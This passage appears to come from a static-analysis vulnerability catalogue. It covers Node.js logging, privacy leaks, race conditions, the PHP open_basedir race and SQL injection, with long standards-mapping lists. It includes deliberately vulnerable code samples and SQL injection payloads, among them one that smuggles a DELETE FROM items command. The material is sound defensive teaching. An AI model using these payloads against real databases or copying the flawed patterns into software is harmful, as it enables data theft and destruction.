[24] Standards Mapping - Payment Card Industry Data Security Standard Version 3.0, Requirement 6.5.8

[25] Standards Mapping - Payment Card Industry Data Security Standard Version 3.1, Requirement 6.5.8

[26] Standards Mapping - Payment Card Industry Data Security Standard Version 3.2, Requirement 6.5.8

[27] Standards Mapping - Payment Card Industry Data Security Standard Version 3.2.1, Requirement 6.5.8

[28] Standards Mapping - Payment Card Industry Software Security Framework 1.0, Control Objective 4.2 - Critical Asset Protection, Control Objective 5.4 - Authentication and Access Control

[29] Standards Mapping - Payment Card Industry Software Security Framework 1.1, Control Objective 4.2 - Critical Asset Protection, Control Objective 5.4 - Authentication and Access Control, Control Objective B.3.1 - Terminal Software Attack Mitigation, Control Objective B.3.1.1 - Terminal Software Attack Mitigation

[30] Standards Mapping - SANS Top 25 2009, Risky Resource Management - CWE ID 426

[31] Standards Mapping - SANS Top 25 2010, Risky Resource Management - CWE ID 022

[32] Standards Mapping - SANS Top 25 2011, Risky Resource Management - CWE ID 022

[33] Standards Mapping - Security Technical Implementation Guide Version 3.1, APP3510 CAT I, APP3600 CAT II

[34] Standards Mapping - Security Technical Implementation Guide Version 3.10, APP3510 CAT I, APP3600 CAT II

[35] Standards Mapping - Security Technical Implementation Guide Version 3.4, APP3510 CAT I, APP3600 CAT II

[36] Standards Mapping - Security Technical Implementation Guide Version 3.5, APP3510 CAT I, APP3600 CAT II

[37] Standards Mapping - Security Technical Implementation Guide Version 3.6, APP3510 CAT I, APP3600 CAT II

[38] Standards Mapping - Security Technical Implementation Guide Version 3.7, APP3510 CAT I, APP3600 CAT II

[39] Standards Mapping - Security Technical Implementation Guide Version 3.9, APP3510 CAT I, APP3600 CAT II

[40] Standards Mapping - Security Technical Implementation Guide Version 4.1, APSC-DV-002560 CAT I

[41] Standards Mapping - Security Technical Implementation Guide Version 4.10, APSC-DV-002560 CAT I

[42] Standards Mapping - Security Technical Implementation Guide Version 4.11, APSC-DV-002560 CAT I

[43] Standards Mapping - Security Technical Implementation Guide Version 4.2, APSC-DV-002560 CAT I

[44] Standards Mapping - Security Technical Implementation Guide Version 4.3, APSC-DV-002560 CAT I

[45] Standards Mapping - Security Technical Implementation Guide Version 4.4, APSC-DV-002560 CAT I

[46] Standards Mapping - Security Technical Implementation Guide Version 4.5, APSC-DV-002560 CAT I

[47] Standards Mapping - Security Technical Implementation Guide Version 4.6, APSC-DV-002560 CAT I

[48] Standards Mapping - Security Technical Implementation Guide Version 4.7, APSC-DV-002560 CAT I

[49] Standards Mapping - Security Technical Implementation Guide Version 4.8, APSC-DV-002560 CAT I

[50] Standards Mapping - Security Technical Implementation Guide Version 4.9, APSC-DV-002560 CAT I

[51] Standards Mapping - Security Technical Implementation Guide Version 5.1, APSC-DV-002560 CAT I

[52] Standards Mapping - Web Application Security Consortium 24 + 2, Path Traversal

[53] Standards Mapping - Web Application Security Consortium Version 2.00, Path Traversal (WASC-33)

Poor Logging Practice: Use of a System Output Stream

Explanation

Example 1: A simple program an early Node.js developer may write to read from stdin and write it back to stdout again may look like the following:

```
process.stdin.on('readable', function(){
    var s = process.stdin.read();
    if (s != null){
      process.stdout.write(s);
    }
});
```

While most programmers go on to learn many nuances and subtleties about JavaScript and Node.js in particular, many will hang on to this first lesson and never give up on writing messages to standard output using `process.stdout.write()`.

The problem is that writing directly to standard output or standard error is often used as an unstructured form of logging. Structured logging facilities provide features like logging levels, uniform formatting, a logger identifier, timestamps, and, perhaps most critically, the ability to direct the log messages to the right place. When the use of system output streams is jumbled together with the code that uses loggers properly, the result is often a well-kept log that is missing critical information.

Developers widely accept the need for structured logging, but many continue to use system output streams in their "pre-production" development. If the code you are reviewing is past the initial phases of development, use of `process.stdout` or `process.stderr` may indicate an oversight in the move to a structured logging system.

Recommendation

Use a Node.js logging facility rather than `process.stdout` or `process.stderr`.

Example 2: For example, the application can be rewritten as the following:

```
process.stdin.on('readable', function(){
  var s = process.stdin.read();
  if (s !== null && s !== undefined){
    console.log(s);
  }
});
```

This is not ideal, as it is still basic information, not including a timestamp, process ID or any other information, and inserts user-controlled data into the log. A third party library for logging such as "Winston" or "Bunyan" is best, but if only a timestamp is required for your particular situation, the following may be suitable:

```
log = function(msg){
  if (msg !== null && msg !== undefined){
    console.log('[' + new Date() + '] ' + msg);
  }
}

process.stdin.on('readable', function(){
  var s = process.stdin.read();
  if (s !== null && s !== undefined){
    log("User input read");
  } else {
    log("Waiting for user input");
  }
});
```

References

[1] Standards Mapping - Common Weakness Enumeration, CWE ID 398

[2] Standards Mapping - FIPS200, AU

[3] Standards Mapping - NIST Special Publication 800-53 Revision 4, SI-11 Error Handling (P2)

[4] Standards Mapping - NIST Special Publication 800-53 Revision 5, SI-11 Error Handling

[5] Standards Mapping - OWASP Top 10 2004, A7 Improper Error Handling

[6] Standards Mapping - OWASP Top 10 2007, A6 Information Leakage and Improper Error Handling

[7] Standards Mapping - Payment Card Industry Data Security Standard Version 1.1, Requirement 6.5.7

[8] Standards Mapping - Payment Card Industry Data Security Standard Version 1.2, Requirement 6.3.1.2, Requirement 6.5.6

[9] Standards Mapping - Payment Card Industry Data Security Standard Version 2.0, Requirement 6.5.5

[10] Standards Mapping - Payment Card Industry Data Security Standard Version 3.0, Requirement 6.5.5

[11] Standards Mapping - Payment Card Industry Data Security Standard Version 3.1, Requirement 6.5.5

[12] Standards Mapping - Payment Card Industry Data Security Standard Version 3.2, Requirement 6.5.5

[13] Standards Mapping - Payment Card Industry Data Security Standard Version 3.2.1, Requirement 6.5.5

[14] Standards Mapping - Payment Card Industry Software Security Framework 1.0, Control Objective 3.6 - Sensitive Data Retention

[15] Standards Mapping - Payment Card Industry Software Security Framework 1.1, Control Objective 3.6 - Sensitive Data Retention

[16] Standards Mapping - Security Technical Implementation Guide Version 3.1, APP3620 CAT II

[17] Standards Mapping - Security Technical Implementation Guide Version 3.10, APP3620 CAT II

[18] Standards Mapping - Security Technical Implementation Guide Version 3.4, APP3620 CAT II

[19] Standards Mapping - Security Technical Implementation Guide Version 3.5, APP3620 CAT II

[20] Standards Mapping - Security Technical Implementation Guide Version 3.6, APP3620 CAT II

[21] Standards Mapping - Security Technical Implementation Guide Version 3.7, APP3620 CAT II

[22] Standards Mapping - Security Technical Implementation Guide Version 3.9, APP3620 CAT II

Privacy Violation

Explanation

Privacy violations occur when:

1. Private user information enters the program.

2. The data is written to an external location, such as the console, file system, or network.

Example: The following code stores user's plain text password to the local storage.

```
localStorage.setItem('password', password);
```

Although many developers treat the local storage as a safe location for data, it should not be trusted implicitly, particularly when privacy is a concern.

Private data can enter a program in a variety of ways:

- Directly from the user in the form of a password or personal information

- Accessed from a database or other data store by the application

- Indirectly from a partner or other third party

Sometimes data that is not labeled as private can have a privacy implication in a different context. For example, student identification numbers are usually not considered private because there is no explicit and publicly-available mapping to an individual student's personal information. However, if a school generates identification numbers based on student social security numbers, then the identification numbers should be considered private.

Security and privacy concerns often seem to compete with each other. From a security perspective, you should record all important operations so that any anomalous activity can later be identified. However, when private data is involved, this practice can create risk.

Although there are many ways in which private data can be handled unsafely, a common risk stems from misplaced trust. Programmers often trust the operating environment in which a program runs, and therefore believe that it is acceptable to store private information on the file system, in the registry, or in other locally-controlled resources. However, even if access to certain resources is restricted, this does not guarantee that the individuals who do have access can be trusted. For example, in 2004, an unscrupulous employee at AOL sold approximately 92 million private customer email addresses to a spammer marketing an offshore gambling web site [1].

In response to such high-profile exploits, the collection and management of private data is becoming increasingly regulated. Depending on its location, the type of business it conducts, and the nature of any private data it handles, an organization may be required to comply with one or more of the following federal and state regulations:

- Safe Harbor Privacy Framework [3]

- Gramm-Leach Bliley Act (GLBA) [4]

- Health Insurance Portability and Accountability Act (HIPAA) [5]

- California SB-1386 [6]

Despite these regulations, privacy violations continue to occur with alarming frequency.

Recommendation

When security and privacy demands clash, privacy should usually be given the higher priority. To accomplish this and still maintain required security information, cleanse any private information before it exits the program.

To enforce good privacy management, develop and strictly adhere to internal privacy guidelines. The guidelines should

specifically describe how an application should handle private data. If your organization is regulated by federal or state law, ensure that your privacy guidelines are sufficiently strenuous to meet the legal requirements. Even if your organization is not regulated, you must protect private information or risk losing customer confidence.

The best policy with respect to private data is to minimize its exposure. Applications, processes, and employees should not be granted access to any private data unless the access is required for the tasks that they are to perform. Just as the principle of least privilege dictates that no operation should be performed with more than the necessary privileges, access to private data should be restricted to the smallest possible group.

Tips

1. As part of any thorough audit for privacy violations, ensure that custom rules are written to identify all sources of private or otherwise sensitive information entering the program. Most sources of private data cannot be identified automatically. Without custom rules, your check for privacy violations is likely to be substantially incomplete.

References

[1] J. Oates, AOL man pleads guilty to selling 92m email addies, The Register, 2005, https://www.theregister.co.uk/2005/02/07/aol_email_theft/

[2] Privacy Initiatives, U.S. Federal Trade Commission, http://www.ftc.gov/privacy/

[3] Safe Harbor Privacy Framework, U.S. Department of Commerce, http://www.export.gov/safeharbor/

[4] Financial Privacy: The Gramm-Leach Bliley Act (GLBA), Federal Trade Commission, http://www.ftc.gov/privacy/glbact/index.html

[5] Health Insurance Portability and Accountability Act (HIPAA), U.S. Department of Human Services, http://www.hhs.gov/ocr/hipaa/

[6] California SB-1386, Government of the State of California, 2002, https://leginfo.legislature.ca.gov/faces/billTextClient.xhtml?bill_id=200120020SB1386

[7] M. Howard, D. LeBlanc, Writing Secure Code, Second Edition, Microsoft Press, 2003

[8] Standards Mapping - Common Weakness Enumeration, CWE ID 359

[9] Standards Mapping - Common Weakness Enumeration Top 25 2019, [4] CWE ID 200

[10] Standards Mapping - Common Weakness Enumeration Top 25 2020, [7] CWE ID 200

[11] Standards Mapping - Common Weakness Enumeration Top 25 2021, [20] CWE ID 200

[12] Standards Mapping - DISA Control Correlation Identifier Version 2, CCI-000169, CCI-000196, CCI-000197, CCI-001199, CCI-001312, CCI-001314

[13] Standards Mapping - General Data Protection Regulation, Privacy Violation

[14] Standards Mapping - NIST Special Publication 800-53 Revision 4, AC-4 Information Flow Enforcement (P1)

[15] Standards Mapping - NIST Special Publication 800-53 Revision 5, AC-4 Information Flow Enforcement

[16] Standards Mapping - OWASP Application Security Verification Standard 4.0, 2.2.1 General Authenticator Requirements (L1 L2 L3), 2.6.3 Look-up Secret Verifier Requirements (L2 L3), 2.7.1 Out of Band Verifier Requirements (L1 L2 L3), 2.7.2 Out of Band Verifier Requirements (L1 L2 L3), 2.7.3 Out of Band Verifier Requirements (L1 L2 L3), 2.8.4 Single or Multi Factor One Time Verifier Requirements (L2 L3), 2.8.5 Single or Multi Factor One Time Verifier Requirements (L2 L3), 2.10.2 Service Authentication Requirements (L2 L3), 2.10.3 Service Authentication Requirements (L2 L3), 3.7.1 Defenses Against Session Management Exploits (L1 L2 L3), 6.2.1 Algorithms (L1 L2 L3), 8.2.1 Client-side Data Protection (L1 L2 L3), 8.2.2 Client-side Data Protection (L1 L2 L3), 8.3.6 Sensitive Private Data (L2 L3), 8.1.1 General Data Protection (L2 L3), 8.1.2 General Data Protection (L2 L3), 8.3.4 Sensitive Private Data (L1 L2 L3), 9.2.3 Server Communications Security Requirements (L2 L3), 10.2.1

Malicious Code Search (L2 L3), 14.3.3 Unintended Security Disclosure Requirements (L1 L2 L3)

[17] Standards Mapping - OWASP Mobile Top 10 Risks 2014, M2 Insecure Data Storage

[18] Standards Mapping - OWASP Top 10 2007, A6 Information Leakage and Improper Error Handling

[19] Standards Mapping - OWASP Top 10 2013, A6 Sensitive Data Exposure

[20] Standards Mapping - OWASP Top 10 2017, A3 Sensitive Data Exposure

[21] Standards Mapping - OWASP Top 10 2021, A02 Cryptographic Failures

[22] Standards Mapping - Payment Card Industry Data Security Standard Version 1.1, Requirement 3.2, Requirement 3.4, Requirement 4.2, Requirement 8.4

[23] Standards Mapping - Payment Card Industry Data Security Standard Version 1.2, Requirement 3.2, Requirement 3.4, Requirement 4.2, Requirement 6.5.6, Requirement 8.4

[24] Standards Mapping - Payment Card Industry Data Security Standard Version 2.0, Requirement 3.2, Requirement 3.4, Requirement 4.2, Requirement 6.5.5, Requirement 8.4

[25] Standards Mapping - Payment Card Industry Data Security Standard Version 3.0, Requirement 3.2, Requirement 3.4, Requirement 4.2, Requirement 8.2.1

[26] Standards Mapping - Payment Card Industry Data Security Standard Version 3.1, Requirement 3.2, Requirement 3.4, Requirement 4.2, Requirement 8.2.1

[27] Standards Mapping - Payment Card Industry Data Security Standard Version 3.2, Requirement 3.2, Requirement 3.4, Requirement 4.2, Requirement 8.2.1

[28] Standards Mapping - Payment Card Industry Data Security Standard Version 3.2.1, Requirement 3.2, Requirement 3.4, Requirement 4.2, Requirement 8.2.1

[29] Standards Mapping - Payment Card Industry Software Security Framework 1.0, Control Objective 3.3 - Sensitive Data Retention, Control Objective 6.1 - Sensitive Data Protection, Control Objective 7 - Use of Cryptography, Control Objective A.2.3 - Cardholder Data Protection

[30] Standards Mapping - Payment Card Industry Software Security Framework 1.1, Control Objective 3.3 - Sensitive Data Retention, Control Objective 6.1 - Sensitive Data Protection, Control Objective 7 - Use of Cryptography, Control Objective A.2.3 - Cardholder Data Protection, Control Objective B.2.5 - Terminal Software Design

[31] Standards Mapping - SANS Top 25 2010, Porous Defenses - CWE ID 311

[32] Standards Mapping - SANS Top 25 2011, Porous Defenses - CWE ID 311

[33] Standards Mapping - Security Technical Implementation Guide Version 3.1, APP3210.1 CAT II, APP3310 CAT I, APP3340 CAT I

[34] Standards Mapping - Security Technical Implementation Guide Version 3.10, APP3210.1 CAT II, APP3340 CAT I

[35] Standards Mapping - Security Technical Implementation Guide Version 3.4, APP3210.1 CAT II, APP3340 CAT I

[36] Standards Mapping - Security Technical Implementation Guide Version 3.5, APP3210.1 CAT II, APP3340 CAT I

[37] Standards Mapping - Security Technical Implementation Guide Version 3.6, APP3210.1 CAT II, APP3340 CAT I

[38] Standards Mapping - Security Technical Implementation Guide Version 3.7, APP3210.1 CAT II, APP3340 CAT I

[39] Standards Mapping - Security Technical Implementation Guide Version 3.9, APP3210.1 CAT II, APP3340 CAT I

[40] Standards Mapping - Security Technical Implementation Guide Version 4.1, APSC-DV-000650 CAT II, APSC-DV-001740 CAT I, APSC-DV-001750 CAT I, APSC-DV-002330 CAT II, APSC-DV-002570 CAT II, APSC-DV-002580 CAT II

[41] Standards Mapping - Security Technical Implementation Guide Version 4.10, APSC-DV-000650 CAT II, APSC-DV-001740 CAT I, APSC-DV-001750 CAT I, APSC-DV-002330 CAT II, APSC-DV-002570 CAT II, APSC-DV-002580 CAT II

[42] Standards Mapping - Security Technical Implementation Guide Version 4.11, APSC-DV-000650 CAT II, APSC-DV-001740 CAT I, APSC-DV-001750 CAT I, APSC-DV-002330 CAT II, APSC-DV-002570 CAT II, APSC-DV-002580 CAT II

[43] Standards Mapping - Security Technical Implementation Guide Version 4.2, APSC-DV-000650 CAT II, APSC-DV-001740 CAT I, APSC-DV-001750 CAT I, APSC-DV-002330 CAT II, APSC-DV-002570 CAT II, APSC-DV-002580 CAT II

[44] Standards Mapping - Security Technical Implementation Guide Version 4.3, APSC-DV-000650 CAT II, APSC-DV-001740 CAT I, APSC-DV-001750 CAT I, APSC-DV-002330 CAT II, APSC-DV-002570 CAT II, APSC-DV-002580 CAT II

[45] Standards Mapping - Security Technical Implementation Guide Version 4.4, APSC-DV-000650 CAT II, APSC-DV-001740 CAT I, APSC-DV-001750 CAT I, APSC-DV-002330 CAT II, APSC-DV-002570 CAT II, APSC-DV-002580 CAT II

[46] Standards Mapping - Security Technical Implementation Guide Version 4.5, APSC-DV-000650 CAT II, APSC-DV-001740 CAT I, APSC-DV-001750 CAT I, APSC-DV-002330 CAT II, APSC-DV-002570 CAT II, APSC-DV-002580 CAT II

[47] Standards Mapping - Security Technical Implementation Guide Version 4.6, APSC-DV-000650 CAT II, APSC-DV-001740 CAT I, APSC-DV-001750 CAT I, APSC-DV-002330 CAT II, APSC-DV-002570 CAT II, APSC-DV-002580 CAT II

[48] Standards Mapping - Security Technical Implementation Guide Version 4.7, APSC-DV-000650 CAT II, APSC-DV-001740 CAT I, APSC-DV-001750 CAT I, APSC-DV-002330 CAT II, APSC-DV-002570 CAT II, APSC-DV-002580 CAT II

[49] Standards Mapping - Security Technical Implementation Guide Version 4.8, APSC-DV-000650 CAT II, APSC-DV-001740 CAT I, APSC-DV-001750 CAT I, APSC-DV-002330 CAT II, APSC-DV-002570 CAT II, APSC-DV-002580 CAT II

[50] Standards Mapping - Security Technical Implementation Guide Version 4.9, APSC-DV-000650 CAT II, APSC-DV-001740 CAT I, APSC-DV-001750 CAT I, APSC-DV-002330 CAT II, APSC-DV-002570 CAT II, APSC-DV-002580 CAT II

[51] Standards Mapping - Security Technical Implementation Guide Version 5.1, APSC-DV-000650 CAT II, APSC-DV-001740 CAT I, APSC-DV-001750 CAT I, APSC-DV-002330 CAT II, APSC-DV-002570 CAT II, APSC-DV-002580 CAT II

[52] Standards Mapping - Web Application Security Consortium 24 + 2, Information Leakage

[53] Standards Mapping - Web Application Security Consortium Version 2.00, Information Leakage (WASC-13)

Race Condition

Explanation

Node.js allows developers to assign callbacks to IO-blocked events. This allows better performance as the callbacks run asynchronously such that the main application isn't blocked by IO. However, this in turn may lead to race conditions when something outside the callback relies upon code within the callback to be run first.

Example 1: The following code checks a user against a database for authentication.

```
...
var authenticated = true;
...
database_connect.query('SELECT * FROM users WHERE name == ? AND password = ? LIMIT 1',
userNameFromUser, passwordFromUser, function(err, results){
  if (!err && results.length > 0){
    authenticated = true;
  }else{
    authenticated = false;
  }
});

if (authenticated){
  //do something privileged stuff
  authenticatedActions();
}else{
  sendUnathenticatedMessage();
}
```

In this example we're supposed to be calling to a backend database to confirm a user's credentials for login, and if confirmed we set a variable to `true`, otherwise `false`. Unfortunately, since the callback is blocked by IO, it will run asynchronously and may be run after the check to `if (authenticated)`, and since the default was true, it will go into the if-statement whether the user is actually authenticated or not.

Recommendation

When creating Node.js applications you must be careful of IO-blocked events and what functionality the related callbacks perform. There may be a series of callbacks that need to be called in a certain order, or code that can only be reached once a certain callback is run.

Example 2: The following code fixes the race condition in `Example 1`.

```
...
database_connect.query('SELECT * FROM users WHERE name == ? AND password = ? LIMIT 1',
userNameFromUser, passwordFromUser, function(err, results){
  if (!err && results.length > 0){
    // do privileged stuff
    authenticatedActions();
  }else{
    sendUnauthenticatedMessage();
  }
});
...
```

This is a simple example and real life scenarios may be far more complex and fixing them may require a larger refactoring of the codebase. A simple way to try and avoid these problems is by using APIs that utilize `promises`, as they represent the eventual outcome of asynchronous operations, and allow you to specify a callback for success and a callback for failure. If this piece of code is to be used often, it's best to create an API that returns a `promise` for the authentication, so the code the developer needs to write could be simplified to:

```
promiseAuthentication()
.then(authenticatedActions, sendUnauthenticatedMessage);
```

This in turn makes it easier to follow the code and prevent race conditions, as the code will always run in a clearly defined order.

References

[1] Kristopher Kowal, Documentation for q, http://documentup.com/kriskowal/q/

[2] Piotr Pelczar, Asynchronous programming done right., http://athlan.github.io/talks/async-programming-done-right/

[3] Standards Mapping - Common Weakness Enumeration, CWE ID 362, CWE ID 367

[4] Standards Mapping - DISA Control Correlation Identifier Version 2, CCI-003178

[5] Standards Mapping - General Data Protection Regulation, Indirect Access to Sensitive Data

[6] Standards Mapping - OWASP Application Security Verification Standard 4.0, 1.11.2 Business Logic Architectural Requirements (L2 L3), 1.11.3 Business Logic Architectural Requirements (L3), 1.11.2 Business Logic Architectural Requirements (L2 L3), 1.11.3 Business Logic Architectural Requirements (L3), 11.1.6 Business Logic Security Requirements (L2 L3)

[7] Standards Mapping - OWASP Top 10 2021, A04 Insecure Design

[8] Standards Mapping - Payment Card Industry Data Security Standard Version 3.0, Requirement 6.5.6

[9] Standards Mapping - Payment Card Industry Data Security Standard Version 3.1, Requirement 6.5.6

[10] Standards Mapping - Payment Card Industry Data Security Standard Version 3.2, Requirement 6.5.6

[11] Standards Mapping - Payment Card Industry Data Security Standard Version 3.2.1, Requirement 6.5.6

[12] Standards Mapping - Payment Card Industry Software Security Framework 1.0, Control Objective 4.2 - Critical Asset Protection

[13] Standards Mapping - Payment Card Industry Software Security Framework 1.1, Control Objective 4.2 - Critical Asset Protection, Control Objective B.3.3 - Terminal Software Attack Mitigation

[14] Standards Mapping - SANS Top 25 2009, Insecure Interaction - CWE ID 362

[15] Standards Mapping - SANS Top 25 2010, Insecure Interaction - CWE ID 362

[16] Standards Mapping - Security Technical Implementation Guide Version 3.1, APP3630.1 CAT II

[17] Standards Mapping - Security Technical Implementation Guide Version 3.10, APP3630.1 CAT II

[18] Standards Mapping - Security Technical Implementation Guide Version 3.4, APP3630.1 CAT II

[19] Standards Mapping - Security Technical Implementation Guide Version 3.5, APP3630.1 CAT II

[20] Standards Mapping - Security Technical Implementation Guide Version 3.6, APP3630.1 CAT II

[21] Standards Mapping - Security Technical Implementation Guide Version 3.7, APP3630.1 CAT II

[22] Standards Mapping - Security Technical Implementation Guide Version 3.9, APP3630.1 CAT II

[23] Standards Mapping - Security Technical Implementation Guide Version 4.1, APSC-DV-001995 CAT II

[24] Standards Mapping - Security Technical Implementation Guide Version 4.10, APSC-DV-001995 CAT II

[25] Standards Mapping - Security Technical Implementation Guide Version 4.11, APSC-DV-001995 CAT II

[26] Standards Mapping - Security Technical Implementation Guide Version 4.2, APSC-DV-001995 CAT II

[27] Standards Mapping - Security Technical Implementation Guide Version 4.3, APSC-DV-001995 CAT II

[28] Standards Mapping - Security Technical Implementation Guide Version 4.4, APSC-DV-001995 CAT II

[29] Standards Mapping - Security Technical Implementation Guide Version 4.5, APSC-DV-001995 CAT II

[30] Standards Mapping - Security Technical Implementation Guide Version 4.6, APSC-DV-001995 CAT II

[31] Standards Mapping - Security Technical Implementation Guide Version 4.7, APSC-DV-001995 CAT II

[32] Standards Mapping - Security Technical Implementation Guide Version 4.8, APSC-DV-001995 CAT II

[33] Standards Mapping - Security Technical Implementation Guide Version 4.9, APSC-DV-001995 CAT II

[34] Standards Mapping - Security Technical Implementation Guide Version 5.1, APSC-DV-001995 CAT II

Race Condition: PHP Design Flaw

Explanation

When present, the `open_basedir` configuration option attempts to prevent PHP programs from operating on files outside of the directory trees specified in php.ini. Although the `open_basedir` option is an overall boon to security, the implementation suffers from a race condition that can permit attackers to bypass its restrictions in some circumstances [2]. A time-of-check, time-of-use (TOCTOU) race condition exists between the time PHP performs the access permission check and when the file is opened. As with file system race conditions in other languages, this vulnerability can allow attackers to replace a symlink to a file that passes the access control check with another for which the test would otherwise fail, thereby gaining access to the protected file.

The window of vulnerability for such an attack is the period of time between when the access check is performed and when the file is opened. Even though the calls are performed in close succession, modern operating systems offer no guarantee about the amount of code that will be executed before the process yields the CPU. Attackers have a variety of techniques for expanding the length of the window of opportunity in order to make exploits easier, but even with a small window, an exploit attempt can simply be repeated over and over until it is successful.

Recommendation

Identify the minimum set of directories your program needs to access and restrict the program to only these directories using the `open_basedir` option [3].

In order to prevent attacks against the race condition in the implementation of `open_basedir`, disable the PHP `symlink()` function using the following entry in php.ini:

```
disable_functions = symlink
```

Rather than relying on the built in PHP mechanism, consider creating an underlying chroot jail on the operating system to restrict the areas of the file system the PHP or Web server processes are allowed to access [5].

Tips

1. Due to the dynamic nature of PHP, you may see a large number of findings in PHP library files. Consider using a filter file to hide specific findings from view. For instructions on creating a filter file, see Advanced Options in the Fortify Static Code Analyzer User Guide.

References

[1] M. Achour et al., PHP Manual, 2007, http://www.php.net/manual/en/index.php

[2] Stefan Esser, PHP open_basedir Race Condition Vulnerability, 2006, http://www.hardened-php.net/advisory_082006.132.html

[3] Artur Maj, Securing PHP, 2007, http://www.securityfocus.com/infocus/1706

[4] Emmanuel Dreyfus, Securing Systems with Chroot, 2003, http://www.onlamp.com/pub/a/bsd/2003/01/23/chroot.html

[5] Standards Mapping - Common Weakness Enumeration, CWE ID 362, CWE ID 367

[6] Standards Mapping - DISA Control Correlation Identifier Version 2, CCI-003178

[7] Standards Mapping - General Data Protection Regulation, Access Violation

[8] Standards Mapping - OWASP Application Security Verification Standard 4.0, 1.11.2 Business Logic Architectural Requirements (L2 L3), 1.11.3 Business Logic Architectural Requirements (L3), 11.1.6 Business Logic Security Requirements (L2 L3)

[9] Standards Mapping - OWASP Top 10 2013, A5 Security Misconfiguration

[10] Standards Mapping - OWASP Top 10 2017, A6 Security Misconfiguration

[11] Standards Mapping - OWASP Top 10 2021, A04 Insecure Design

[12] Standards Mapping - Payment Card Industry Software Security Framework 1.1, Control Objective B.3.3 - Terminal Software Attack Mitigation

[13] Standards Mapping - SANS Top 25 2009, Insecure Interaction - CWE ID 362

[14] Standards Mapping - SANS Top 25 2010, Insecure Interaction - CWE ID 362

[15] Standards Mapping - Security Technical Implementation Guide Version 3.1, APP3630.1 CAT II

[16] Standards Mapping - Security Technical Implementation Guide Version 3.10, APP3630.1 CAT II

[17] Standards Mapping - Security Technical Implementation Guide Version 3.4, APP3630.1 CAT II

[18] Standards Mapping - Security Technical Implementation Guide Version 3.5, APP3630.1 CAT II

[19] Standards Mapping - Security Technical Implementation Guide Version 3.6, APP3630.1 CAT II

[20] Standards Mapping - Security Technical Implementation Guide Version 3.7, APP3630.1 CAT II

[21] Standards Mapping - Security Technical Implementation Guide Version 3.9, APP3630.1 CAT II

[22] Standards Mapping - Security Technical Implementation Guide Version 4.1, APSC-DV-001995 CAT II

[23] Standards Mapping - Security Technical Implementation Guide Version 4.10, APSC-DV-001995 CAT II

[24] Standards Mapping - Security Technical Implementation Guide Version 4.11, APSC-DV-001995 CAT II

[25] Standards Mapping - Security Technical Implementation Guide Version 4.2, APSC-DV-001995 CAT II

[26] Standards Mapping - Security Technical Implementation Guide Version 4.3, APSC-DV-001995 CAT II

[27] Standards Mapping - Security Technical Implementation Guide Version 4.4, APSC-DV-001995 CAT II

[28] Standards Mapping - Security Technical Implementation Guide Version 4.5, APSC-DV-001995 CAT II

[29] Standards Mapping - Security Technical Implementation Guide Version 4.6, APSC-DV-001995 CAT II

[30] Standards Mapping - Security Technical Implementation Guide Version 4.7, APSC-DV-001995 CAT II

[31] Standards Mapping - Security Technical Implementation Guide Version 4.8, APSC-DV-001995 CAT II

[32] Standards Mapping - Security Technical Implementation Guide Version 4.9, APSC-DV-001995 CAT II

[33] Standards Mapping - Security Technical Implementation Guide Version 5.1, APSC-DV-001995 CAT II

SQL Injection

Explanation

SQL injection errors occur when:

1. Data enters a program from an untrusted source.

2. The data is used to dynamically construct a SQL query.

Example 1: The following code dynamically constructs and executes a SQL query that searches for items matching a specified name. The query restricts the items displayed to those where the owner matches the user name of the currently-authenticated user.

```
...
$userName = $_SESSION['userName'];
$itemName = $_POST['itemName'];
$query = "SELECT * FROM items WHERE owner = '$userName' AND itemname = '$itemName';";
$result = mysql_query($query);
...
```

The query intends to execute the following code:

```
SELECT * FROM items
WHERE owner = <userName>
AND itemname = <itemName>;
```

However, because the query is constructed dynamically by concatenating a constant query string and a user input string, the query only behaves correctly if `itemName` does not contain a single-quote character. If an attacker with the user name `wiley` enters the string "`name' OR 'a'='a`" for `itemName`, then the query becomes the following:

```
SELECT * FROM items
WHERE owner = 'wiley'
AND itemname = 'name' OR 'a'='a';
```

The addition of the `OR 'a'='a'` condition causes the where clause to always evaluate to true, so the query becomes logically equivalent to the much simpler query:

```
SELECT * FROM items;
```

This simplification of the query allows the attacker to bypass the requirement that the query must only return items owned by the authenticated user. The query now returns all entries stored in the `items` table, regardless of their specified owner.

Example 2: This example examines the effects of a different malicious value passed to the query constructed and executed in `Example 1`. If an attacker with the user name `wiley` enters the string "`name'; DELETE FROM items; --`" for `itemName`, then the query becomes the following two queries:

```
SELECT * FROM items
WHERE owner = 'wiley'
AND itemname = 'name';

DELETE FROM items;

--'
```

Many database servers, including Microsoft(R) SQL Server 2000, allow multiple SQL statements separated by semicolons to be executed at once. While this attack string results in an error on Oracle and other database servers that do not allow the batch-execution of statements separated by semicolons, on databases that do allow batch execution, this type of attack allows the attacker to execute arbitrary commands against the database.

Notice the trailing pair of hyphens (--), which specifies to most database servers that the remainder of the statement is to be treated as a comment and not executed [4]. In this case the comment character serves to remove the trailing single-quote left over from the modified query. On a database where comments are not allowed to be used in this way, the general attack could still be made effective using a trick similar to the one shown in `Example 1`. If an attacker enters the string "`name'); DELETE FROM items; SELECT * FROM items WHERE 'a'='a`", the following three valid statements will be created:

```
        SELECT * FROM items
        WHERE owner = 'wiley'
        AND itemname = 'name';

  DELETE FROM items;

      SELECT * FROM items WHERE 'a'='a';
```

One traditional approach to preventing SQL injection attacks is to handle them as an input validation problem and either accept only characters from an allow list of safe values or identify and escape a list of potentially malicious values (deny list). Checking an allow list can be a very effective means of enforcing strict input validation rules, but parameterized SQL statements require less maintenance and can offer more guarantees with respect to security. As is almost always the case, implementing a deny list is riddled with loopholes that make it ineffective at preventing SQL injection attacks. For example, attackers may:

- Target fields that are not quoted - Find ways to bypass the need for certain escaped metacharacters - Use stored procedures to hide the injected metacharacters

Manually escaping characters in input to SQL queries can help, but it will not make your application secure from SQL injection attacks.

Another solution commonly proposed for dealing with SQL injection attacks is to use stored procedures. Although stored procedures prevent some types of SQL injection attacks, they fail to protect against many others. Stored procedures typically help prevent SQL injection attacks by limiting the types of statements that can be passed to their parameters. However, there are many ways around the limitations and many interesting statements that can still be passed to stored procedures. Again, stored procedures can prevent some exploits, but they will not make your application secure against SQL injection attacks.

Recommendation

